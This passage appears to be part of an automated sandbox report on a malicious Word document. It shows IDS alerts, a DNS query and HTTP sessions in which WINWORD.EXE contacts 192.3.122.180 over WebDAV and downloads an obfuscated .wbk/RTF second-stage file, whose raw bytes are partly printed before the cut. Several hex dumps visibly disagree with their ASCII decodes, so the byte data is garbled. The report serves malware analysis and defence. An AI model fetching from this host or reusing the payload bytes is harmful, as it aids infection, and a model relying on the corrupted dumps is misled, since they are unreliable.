| 12/01/21-13:53:30.293803 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:30.293803 | TCP      | 1142 | WEB-MISC /.... access                    | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:30.408819 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:30.408819 | TCP      | 1142 | WEB-MISC /.... access                    | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:30.804552 | TCP      | 1142 | WEB-MISC /.... access                    | 49168       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:31.526998 | TCP      | 1142 | WEB-MISC /.... access                    | 49168       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:35.854443 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:35.977828 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:37.937023 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:38.054868 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |

## Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

| Timestamp                          | Source IP    | Dest IP | Trans ID | OP Code            | Name              | Type           | Class       |
|------------------------------------|--------------|---------|----------|--------------------|-------------------|----------------|-------------|
| Dec 1, 2021 13:55:42.475385904 CET | 192.168.2.22 | 8.8.8   | 0xf468   | Standard query (0) | onedrive.live.com | A (IP address) | IN (0x0001) |

### DNS Answers

| Timestamp                          | Source IP | Dest IP      | Trans ID | Reply Code   | Name              | CName                           | Address | Type                   | Class       |
|------------------------------------|-----------|--------------|----------|--------------|-------------------|---------------------------------|---------|------------------------|-------------|
| Dec 1, 2021 13:55:42.515564919 CET | 8.8.8     | 192.168.2.22 | 0xf468   | No error (0) | onedrive.live.com | odc-web-geo.onedrive.akadns.net |         | CNAME (Canonical name) | IN (0x0001) |

## HTTP Request Dependency Graph

- 192.3.122.180

### HTTP Packets

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process  |
|------------|--------------|-------------|----------------|------------------|--|
| 0          | 192.168.2.22 | 49165       | 192.3.122.180  | 80               | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |

| Timestamp                          | kBytes transferred | Direction | Data  |
|------------------------------------|--------------------|-----------|---|
| Dec 1, 2021 13:53:14.849987984 CET | 0                  | OUT       | OPTIONS /.....w_W....W.....-Ww.....----Www.....-----wW-----wW-/ HTTP/1.1<br>User-Agent: Microsoft Office Protocol Discovery<br>Host: 192.3.122.180<br>Content-Length: 0<br>Connection: Keep-Alive |

| Timestamp                             | kBytes transferred | Direction | Data   |
|---------------------------------------|--------------------|-----------|--|
| Dec 1, 2021<br>13:53:14.973614931 CET | 0                  | IN        | HTTP/1.1 200 OK<br>Date: Wed, 01 Dec 2021 12:53:14 GMT<br>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31<br>Allow: GET,POST,OPTIONS,HEAD,TRACE<br>Content-Length: 0<br>Keep-Alive: timeout=5, max=100<br>Connection: Keep-Alive<br>Content-Type: httpd/unix-directory |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process  |
|------------|--------------|-------------|----------------|------------------|--|
| 1          | 192.168.2.22 | 49166       | 192.3.122.180  | 80               | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |

| Timestamp                             | kBytes transferred | Direction | Data   |
|---------------------------------------|--------------------|-----------|--|
| Dec 1, 2021<br>13:53:20.891438007 CET | 1                  | OUT       | HEAD /.....w_W....W.....-Ww.....----Www.....----...wW-----...wW-/...wW.....-w-w---W-----Ww-----...Ww.....-<br>--w-w--wW.W.wbk HTTP/1.1<br>Connection: Keep-Alive<br>User-Agent: Microsoft Office Existence Discovery<br>Host: 192.3.122.180  |
| Dec 1, 2021<br>13:53:21.005862951 CET | 1                  | IN        | HTTP/1.1 200 OK<br>Date: Wed, 01 Dec 2021 12:53:20 GMT<br>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31<br>Last-Modified: Tue, 30 Nov 2021 02:21:04 GMT<br>ETag: "47e3-5d1f83590d563"<br>Accept-Ranges: bytes<br>Content-Length: 18403<br>Keep-Alive: timeout=5, max=100<br>Connection: Keep-Alive |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process  |
|------------|--------------|-------------|----------------|------------------|--|
| 2          | 192.168.2.22 | 49167       | 192.3.122.180  | 80               | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |

| Timestamp                             | kBytes transferred | Direction | Data  |
|---------------------------------------|--------------------|-----------|---|
| Dec 1, 2021<br>13:53:25.258970022 CET | 2                  | OUT       | OPTIONS /.....w_W....W.....-Ww.....----Www.....----...wW-----...wW- HTTP/1.1<br>Connection: Keep-Alive<br>User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601<br>translate: f<br>Host: 192.3.122.180  |
| Dec 1, 2021<br>13:53:25.377405882 CET | 3                  | IN        | HTTP/1.1 301 Moved Permanently<br>Date: Wed, 01 Dec 2021 12:53:25 GMT<br>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31<br>Location: http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....----...wW-----...wW-/<br>Content-Length: 411<br>Keep-Alive: timeout=5, max=100<br>Connection: Keep-Alive<br>Content-Type: text/html; charset=iso-8859-1<br>Data Raw: 3c 21 44 f4 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 d2 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48<br>54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f<br>76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68<br>31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74<br>20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 32 2e 33 2e 31 32 32 2e 31 38 30<br>2f 2e 2e 2e 2e 2e 77 5f 57 2e 2e 2e 2e 57 2e 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d<br>2d 2d 57 77 77 2e 2d 2d 2d 2e 77 57 2d<br>2f 21 22 3e 68 65 72 65 3e 21 61 3e 2e 3e 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 21 32 2e<br>34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 3e 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53<br>65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e<br>0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent<br>ly</title></head><body><h1>Moved Permanently</h1><p>The document has moved <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....----...wW-----...wW-/>here</a>.</p><hr><address>Apache/2.4.51 (Win64)<br>OpenSSL/1.1.1I PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body></html> |
| Dec 1, 2021<br>13:53:25.400790930 CET | 3                  | OUT       | OPTIONS /.....w_W....W.....-Ww.....----Www.....----...wW-----...wW- HTTP/1.1<br>Connection: Keep-Alive<br>User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601<br>translate: f<br>Host: 192.3.122.180  |
| Dec 1, 2021<br>13:53:25.525263071 CET | 3                  | IN        | HTTP/1.1 200 OK<br>Date: Wed, 01 Dec 2021 12:53:25 GMT<br>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31<br>Allow: GET,POST,OPTIONS,HEAD,TRACE<br>Content-Length: 0<br>Keep-Alive: timeout=5, max=99<br>Connection: Keep-Alive<br>Content-Type: httpd/unix-directory   |

| Timestamp                             | kBytes transferred | Direction | Data  |
|---------------------------------------|--------------------|-----------|---|
| Dec 1, 2021<br>13:53:26.760390043 CET | 4                  | IN        | <p>HTTP/1.1 301 Moved Permanently</p> <p>Date: Wed, 01 Dec 2021 12:53:26 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>Location: http://192.3.122.180/.....w_W.....Ww.....----Www-----...wW-----...wW-/</p> <p>Content-Length: 411</p> <p>Keep-Alive: timeout=5, max=98</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=iso-8859-1</p> <p>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 2f 2e 2e 2e 2e 2e 77 5f 57 2e 2e 2e 2e 2e 2e 2f 57 77 2e 2e 2e 2e 2d 2d 2d 2f 2d 2d 2d 2d 2e 2e 2e 77 57 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 3e 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a</p> <p>Data Ascii: &lt;!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"&gt;&lt;html&gt;&lt;head&gt;&lt;title&gt;301 Moved Permanently&lt;/title&gt;&lt;/head&gt;&lt;body&gt;&lt;h1&gt;Moved Permanently&lt;/h1&gt;&lt;p&gt;The document has moved &lt;a href="http://192.3.122.180/.....w_W.....Ww.....----Www-----...wW-----...wW-/&gt;here&lt;/a&gt;.&lt;/p&gt;&lt;hr&gt;&lt;address&gt;Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31 Server at 192.3.122.180 Port 80&lt;/address&gt;&lt;/body&gt;&lt;/html&gt;</p>    |
| Dec 1, 2021<br>13:53:26.882267952 CET | 5                  | IN        | <p>HTTP/1.1 405 Method Not Allowed</p> <p>Date: Wed, 01 Dec 2021 12:53:26 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>Allow: GET,POST,OPTIONS,HEAD,TRACE</p> <p>Content-Length: 329</p> <p>Keep-Alive: timeout=5, max=97</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=iso-8859-1</p> <p>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6f 74 20 61 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 3e 21 3e 2f 31 3e 21 3c 2f 60 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 67 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a</p> <p>Data Ascii: &lt;!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"&gt;&lt;html&gt;&lt;head&gt;&lt;title&gt;405 Method Not Allowed&lt;/title&gt;&lt;/head&gt;&lt;body&gt;&lt;h1&gt;Method Not Allowed&lt;/h1&gt;&lt;p&gt;The requested method PROPFIND is not allowed for this URL.&lt;/p&gt;&lt;hr&gt;&lt;address&gt;Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31 Server at 192.3.122.180 Port 80&lt;/address&gt;&lt;/body&gt;&lt;/html&gt;</p>   |
| Dec 1, 2021<br>13:53:30.408452034 CET | 7                  | IN        | <p>HTTP/1.1 301 Moved Permanently</p> <p>Date: Wed, 01 Dec 2021 12:53:30 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>Location: http://192.3.122.180/.....w_W.....Ww.....----Www-----...wW-----...wW-/</p> <p>Content-Length: 411</p> <p>Keep-Alive: timeout=5, max=96</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=iso-8859-1</p> <p>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 2f 2e 2e 2e 2e 2e 77 5f 57 2e 2e 2e 2e 2e 2e 2f 57 77 2e 2e 2e 2e 2e 2d 2d 2f 2d 2d 2d 2d 2d 2e 2e 2e 77 57 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 3e 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a</p> <p>Data Ascii: &lt;!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"&gt;&lt;html&gt;&lt;head&gt;&lt;title&gt;301 Moved Permanently&lt;/title&gt;&lt;/head&gt;&lt;body&gt;&lt;h1&gt;Moved Permanently&lt;/h1&gt;&lt;p&gt;The document has moved &lt;a href="http://192.3.122.180/.....w_W.....Ww.....----Www-----...wW-----...wW-/&gt;here&lt;/a&gt;.&lt;/p&gt;&lt;hr&gt;&lt;address&gt;Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31 Server at 192.3.122.180 Port 80&lt;/address&gt;&lt;/body&gt;&lt;/html&gt;</p> |

| Timestamp                             | kBytes transferred | Direction | Data   |
|---------------------------------------|--------------------|-----------|--|
| Dec 1, 2021<br>13:53:30.538995981 CET | 8                  | IN        | <p>HTTP/1.1 405 Method Not Allowed</p> <p>Date: Wed, 01 Dec 2021 12:53:30 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>Allow: GET,POST,OPTIONS,HEAD,TRACE</p> <p>Content-Length: 329</p> <p>Keep-Alive: timeout=5, max=95</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=iso-8859-1</p> <p>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a</p> <p>Data Ascii: &lt;!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"&gt;&lt;html&gt;&lt;head&gt;&lt;title&gt;405 Method Not Allowed&lt;/title&gt;&lt;/head&gt;&lt;body&gt;&lt;h1&gt;Method Not Allowed&lt;/h1&gt;&lt;p&gt;The requested method PROPFIND is not allowed for this URL.&lt;/p&gt;&lt;hr&gt;&lt;address&gt;Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31 Server at 192.3.122.180 Port 80&lt;/address&gt;&lt;/body&gt;&lt;/html&gt;</p> |
| Dec 1, 2021<br>13:53:35.976495028 CET | 168                | IN        | <p>HTTP/1.1 302 Found</p> <p>Date: Wed, 01 Dec 2021 12:53:35 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>X-Powered-By: PHP/7.3.31</p> <p>Location: http://192.3.122.180/dashboard/</p> <p>Content-Length: 0</p> <p>Keep-Alive: timeout=5, max=94</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=UTF-8</p>   |
| Dec 1, 2021<br>13:53:36.093838930 CET | 168                | IN        | <p>HTTP/1.1 405 Method Not Allowed</p> <p>Date: Wed, 01 Dec 2021 12:53:35 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>Allow: GET,POST,OPTIONS,HEAD,TRACE</p> <p>Content-Length: 329</p> <p>Keep-Alive: timeout=5, max=93</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=iso-8859-1</p> <p>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a</p> <p>Data Ascii: &lt;!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"&gt;&lt;html&gt;&lt;head&gt;&lt;title&gt;405 Method Not Allowed&lt;/title&gt;&lt;/head&gt;&lt;body&gt;&lt;h1&gt;Method Not Allowed&lt;/h1&gt;&lt;p&gt;The requested method PROPFIND is not allowed for this URL.&lt;/p&gt;&lt;hr&gt;&lt;address&gt;Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31 Server at 192.3.122.180 Port 80&lt;/address&gt;&lt;/body&gt;&lt;/html&gt;</p> |
| Dec 1, 2021<br>13:53:38.054460049 CET | 169                | IN        | <p>HTTP/1.1 302 Found</p> <p>Date: Wed, 01 Dec 2021 12:53:37 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>X-Powered-By: PHP/7.3.31</p> <p>Location: http://192.3.122.180/dashboard/</p> <p>Content-Length: 0</p> <p>Keep-Alive: timeout=5, max=92</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=UTF-8</p>   |
| Dec 1, 2021<br>13:53:38.172605038 CET | 170                | IN        | <p>HTTP/1.1 405 Method Not Allowed</p> <p>Date: Wed, 01 Dec 2021 12:53:38 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31</p> <p>Allow: GET,POST,OPTIONS,HEAD,TRACE</p> <p>Content-Length: 329</p> <p>Keep-Alive: timeout=5, max=91</p> <p>Connection: Keep-Alive</p> <p>Content-Type: text/html; charset=iso-8859-1</p> <p>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a</p> <p>Data Ascii: &lt;!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"&gt;&lt;html&gt;&lt;head&gt;&lt;title&gt;405 Method Not Allowed&lt;/title&gt;&lt;/head&gt;&lt;body&gt;&lt;h1&gt;Method Not Allowed&lt;/h1&gt;&lt;p&gt;The requested method PROPFIND is not allowed for this URL.&lt;/p&gt;&lt;hr&gt;&lt;address&gt;Apache/2.4.51 (Win64) OpenSSL/1.1.1I PHP/7.3.31 Server at 192.3.122.180 Port 80&lt;/address&gt;&lt;/body&gt;&lt;/html&gt;</p> |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process  |
|------------|--------------|-------------|----------------|------------------|--|
| 3          | 192.168.2.22 | 49168       | 192.3.122.180  | 80               | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |

| Timestamp                             | kBytes transferred | Direction | Data   |
|---------------------------------------|--------------------|-----------|--|
| Dec 1, 2021<br>13:53:30.804552078 CET | 8                  | OUT       | <p>GET /.....w_W.....W.....-Ww.....----Www.---- .....wW-----...wW-/....wW.....-W-w-----W-----Ww-----Ww.....--w-w--w-W.wbK HTTP/1.1</p> <p>Accept: */*</p> <p>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)</p> <p>UA-CPU: AMD64</p> <p>Accept-Encoding: gzip, deflate</p> <p>Host: 192.3.122.180</p> <p>Connection: Keep-Alive</p>   |
| Dec 1, 2021<br>13:53:30.918968916 CET | 10                 | IN        | <p>HTTP/1.1 200 OK</p> <p>Date: Wed, 01 Dec 2021 12:53:30 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1 PHP/7.3.31</p> <p>Last-Modified: Tue, 30 Nov 2021 02:21:04 GMT</p> <p>ETag: "47e3-5d1f83590d563"</p> <p>Accept-Ranges: bytes</p> <p>Content-Length: 18403</p> <p>Keep-Alive: timeout=5, max=100</p> <p>Connection: Keep-Alive</p> <p>Data Raw: 7b 5c 72 74 66 37 39 35 38 33 7c 21 60 3d 5f 2d 5e 3b 2e 3c 3f 2a 3f 5e 3f 21 5e 21 25 b5 25 f5 b0 3f 35 37 23 7e 3a 37 40 39 3a 5b 3a 36 7e 3f 25 40 a7 3c b0 32 5f 3d 21 21 34 2c 39 3f 5d 25 3f 25 5d 5b 2b 5f 33 39 2a 39 7e 26 25 33 3d 3f 30 23 34 32 3e 3e 7c 3b 7e 31 29 40 3b 35 34 40 3f 29 2f 3c 2f 37 3b 35 3f 25 3f 36 37 37 29 b5 39 5f 3f 7c 39 33 34 7e 7c 2c 26 32 38 5f 35 3f 33 2f 32 2b 4e 25 25 30 3f 60 5e 28 33 5d 3f 25 7e 29 b0 31 32 21 2f 23 2a 7e 25 3f a7 5d 7c a7 3e 2b 37 2d 5f 2d 40 40 32 3f 2a 3c 26 29 3e 40 3b 3a 5d 3e 24 3f 5b 0f 3f 5f 21 7c 26 25 3d 38 3c 26 32 60 34 25 21 5f 2a 7e 5b 7e 38 27 25 2b 25 31 3e 3f 25 5d 5b 27 2e 2a 37 24 27 34 b5 7c 27 2c 39 7e 27 3d 37 21 21 34 37 2e 2f 3f 3b 39 3a 2c 3a 23 3f 25 2e 3c 5b 38 27 2f 37 2e 2d 26 25 26 31 a7 26 3b 5d 36 2b 25 5d 3d 3f 29 2a 30 2d 34 7c 2d 5e 5f 33 5f 35 a7 3f 25 24 2d 2b 7c 5e 39 b0 37 23 40 7c 26 33 21 21 2e 25 7c 0b 3b 32 3e 32 b5 2e 5f 3d 3b 0b 36 38 29 36 32 33 7e 2b 5b 23 3f 5b 3d 23 40 3f 20 3b 32 3f 3a 60 b0 21 b0 2e 28 3f 2b 32 40 3f 5b 2b 2a 39 2a 39 26 33 3f 26 3f 6b 27 5f 3b 5c 35 21 28 20 3d 31 31 32 7e 33 31 3e 21 2b 25 7e 31 26 2c 33 21 3f 5d 2c 25 3e 28 35 24 5e 7c 3c 7e 3f 2c 3f 25 3b 3b 27 60 40 37 2a 5b 3f 27 33 5f 7e 3b 27 2b 3d 32 5f 31 26 3c 27 28 35 28 32 2b 2c b5 5d 27 32 21 30 2b 2d 31 2b 3f 38 a7 3f 7c 30 21 b5 2a 33 3f 3c 21 3f 3b 3a 3f 2a 26 